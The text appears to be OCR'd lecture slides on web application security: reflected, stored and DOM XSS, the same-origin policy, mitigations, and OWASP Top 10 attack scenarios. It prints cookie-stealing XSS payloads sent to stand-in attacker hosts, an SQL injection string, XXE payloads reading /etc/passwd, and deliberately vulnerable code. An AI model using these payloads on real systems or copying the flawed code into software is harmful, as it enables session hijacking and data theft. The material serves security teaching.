
Reflected XSS



Stored XSS


Attacker
User
Application entity
Web application
Database
/add.asp?t=<script>send(document.cookie)</script>
Store
/read.asp
Read
Generated HTML
cookie
<html>
<script>send(document.cookie)</script>
</html>

DOM XSS


Attacker
Attacker's Server
Website
Website's Response Script
print "<html>"
print "You searched for: "
print "<script>"
print "var keyword = location.search.substring(6);"
print "document.querySelector('em').innerHTML = keyword;"
print "</script>"
print "</html>"
1
Check this out:
http://website/search?
keyword=<script>...</script>
5
GET http://attacker/?cookie=sensitive-data
Victim's Browser
Website's Response to Victim After innerHTML Manipulation
<html>
You searched for: <script>...</script>
<script>
var keyword = location.search.substring(6);
document.querySelector('em').innerHTML = keyword;
</script>
</html>
2
GET
http://website/search?
keyword=<script>...</script>
3
200 OK
4
Website's Response to Victim
<html>
You searched for:
<script>
var keyword = location.search.substring(6);
document.querySelector('em').innerHTML = keyword;
</script>
</html>

DOM XSS

- Similarities to reflected/stored XSS
- Some variants are all in browser
  - URL's fragment identifier (after '#')
  - LocalStorage, IndexedDB (HTML5)
  - No exchange with the server

- Sources and sinks
  - Sources: URL, cookies, user input,…
  - Sinks: document.write, div.innerHTML,…

Same-origin policy

- Content loaded from one origin (domain, protocol, port) should not access content loaded from any other origin

```
<script>
document.images[0].src="http://attacker.com/grab.asp?cookie='
   + document.cookie;
</script>
```

Mitigation/protection

- Server-side
  - User content served in separate domain
  - Validate user input
    - Whitelist vs. blacklist
    - Extremely difficult
  - Sanitization
- Client-side
  - CSP
    - Script domain whitelisting
    - Capability restrictions (e.g. no n/w communication)
  - Sandboxing
    - Iframes
  - Language subsets
    - Caja, FBJS, ADSafe
  - Information-flow control
    - JSFLow, FlowFox

Filter evasion demo

http://escape.alf.nu/

XSS demos

http://google-gruyere.appspot.com/

OWASP Top 10 by examples

A1 Injection

Example Attack Scenarios

Scenario #1: An application uses untrusted data in the construction of the following **vulnerable** SQL call:

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") + "'";
```

Scenario #2: Similarly, an application's blind trust in frameworks may result in queries that are still vulnerable, (e.g. Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts
WHERE custID='" + request.getParameter("id") + "'");
```

In both cases, the attacker modifies the 'id' parameter value in their browser to send: **' or '1'='1**. For example:

```
http://example.com/app/accountView?id=' or '1'='1
```

This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify or delete data, or even invoke stored procedures.

A2 Broken Authentication

Example Attack Scenarios

Scenario #1: Credential stuffing, the use of lists of known passwords, is a common attack. If an application does not implement automated threat or credential stuffing protections, the application can be used as a password oracle to determine if the credentials are valid.

Scenario #2: Most authentication attacks occur due to the continued use of passwords as a sole factor. Once considered best practices, password rotation and complexity requirements are viewed as encouraging users to use, and reuse, weak passwords. Organizations are recommended to stop these practices per NIST 800-63 and use multi-factor authentication.

Scenario #3: Application session timeouts aren't set properly. A user uses a public computer to access an application. Instead of selecting "logout" the user simply closes the browser tab and walks away. An attacker uses the same browser an hour later, and the user is still authenticated.

A3 Sensitive Data Exposure

Example Attack Scenarios

Scenario #1: An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text.

Scenario #2: A site doesn't use or enforce TLS for all pages or supports weak encryption. An attacker monitors network traffic (e.g. at an insecure wireless network), downgrades connections from HTTPS to HTTP, intercepts requests, and steals the user's session cookie. The attacker then replays this cookie and hijacks the user's (authenticated) session, accessing or modifying the user's private data. Instead of the above they could alter all transported data, e.g. the recipient of a money transfer.

Scenario #3: The password database uses unsalted or simple hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password database. All the unsalted hashes can be exposed with a rainbow table of pre-calculated hashes. Hashes generated by simple or fast hash functions may be cracked by GPUs, even if they were salted.

A4 XML External Entities (XXE)

Example Attack Scenarios

Numerous public XXE issues have been discovered, including attacking embedded devices. XXE occurs in a lot of unexpected places, including deeply nested dependencies. The easiest way is to upload a malicious XML file, if accepted:

Scenario #1: The attacker attempts to extract data from the server:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

Scenario #2: An attacker probes the server's private network by changing the above ENTITY line to:

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

Scenario #3: An attacker attempts a denial-of-service attack by including a potentially endless file:

```
<!ENTITY xxe SYSTEM "file:///dev/random" >]>
```

A5 Broken Access Control

Example Attack Scenarios

Scenario #1: The application uses unverified data in a SQL call that is accessing account information:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

An attacker simply modifies the 'acct' parameter in the browser to send whatever account number they want. If not properly verified, the attacker can access any user's account.

http://example.com/app/accountInfo?acct=notmyacct

Scenario #2: An attacker simply force browses to target URLs. Admin rights are required for access to the admin page.

http://example.com/app/getappInfo

http://example.com/app/admin_getappInfo

If an unauthenticated user can access either page, it's a flaw. If a non-admin can access the admin page, this is a flaw.

A6 Security Misconfiguration

Example Attack Scenarios

Scenario #1: The application server comes with sample applications that are not removed from the production server. These sample applications have known security flaws attackers use to compromise the server. If one of these applications is the admin console, and default accounts weren't changed the attacker logs in with default passwords and takes over.

Scenario #2: Directory listing is not disabled on the server. An attacker discovers they can simply list directories. The attacker finds and downloads the compiled Java classes, which they decompile and reverse engineer to view the code. The attacker then finds a serious access control flaw in the application.

Scenario #3: The application server's configuration allows detailed error messages, e.g. stack traces, to be returned to users. This potentially exposes sensitive information or underlying flaws such as component versions that are known to be vulnerable.

Scenario #4: A cloud service provider has default sharing permissions open to the Internet by other CSP users. This allows sensitive data stored within cloud storage to be accessed.

A7 Cross-Site Scripting (XSS)

Example Attack Scenario

Scenario 1: The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in the browser to:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

This attack causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

Note: Attackers can use XSS to defeat any automated Cross-Site Request Forgery (CSRF) defense the application might employ.

A8 Insecure Deserialization

Example Attack Scenarios

Scenario #1: A React application calls a set of Spring Boot microservices. Being functional programmers, they tried to ensure that their code is immutable. The solution they came up with is serializing user state and passing it back and forth with each request. An attacker notices the "R00" Java object signature, and uses the Java Serial Killer tool to gain remote code execution on the application server.

Scenario #2: A PHP forum uses PHP object serialization to save a "super" cookie, containing the user's user ID, role, password hash, and other state:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
  i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

An attacker changes the serialized object to give themselves admin privileges:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";
  i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

A9 Using Components with Known Vulnerabilities

Example Attack Scenarios

Scenario #1: Components typically run with the same privileges as the application itself, so flaws in any component can result in serious impact. Such flaws can be accidental (e.g. coding error) or intentional (e.g. backdoor in component). Some example exploitable component vulnerabilities discovered are:

- CVE-2017-5638, a Struts 2 remote code execution vulnerability that enables execution of arbitrary code on the server, has been blamed for significant breaches.
- While internet of things (IoT) are frequently difficult or impossible to patch, the importance of patching them can be great (e.g. biomedical devices).

There are automated tools to help attackers find unpatched or misconfigured systems. For example, the Shodan IoT search engine can help you find devices that still suffer from the Heartbleed vulnerability that was patched in April 2014.

A10 Insufficient Logging & Monitoring

Example Attack Scenarios

Scenario #1: An open source project forum software run by a small team was hacked using a flaw in its software. The attackers managed to wipe out the internal source code repository containing the next version, and all of the forum contents. Although source could be recovered, the lack of monitoring, logging or alerting led to a far worse breach. The forum software project is no longer active as a result of this issue.

Scenario #2: An attacker uses scans for users using a common password. They can take over all accounts using this password. For all other users, this scan leaves only one false login behind. After some days, this may be repeated with a different password.

Scenario #3: A major US retailer reportedly had an internal malware analysis sandbox analyzing attachments. The sandbox software had detected potentially unwanted software, but no one responded to this detection. The sandbox had been producing warnings for some time before the breach was detected due to fraudulent card transactions by an external bank.

Further resources

- SQL injection
  - https://www.owasp.org/index.php/SQL_Injection
  - Advanced SQL Injection, Chris Anley, NGSSoftware
- XSS
  - Excess XSS http://excess-xss.com/ by Jakob Kallin and Irene Lobo Valbuena (former LBS course students)
  - https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- XSS game by Google
  - https://xss-game.appspot.com/
- Gruyere by Google
  - http://google-gruyere.appspot.com/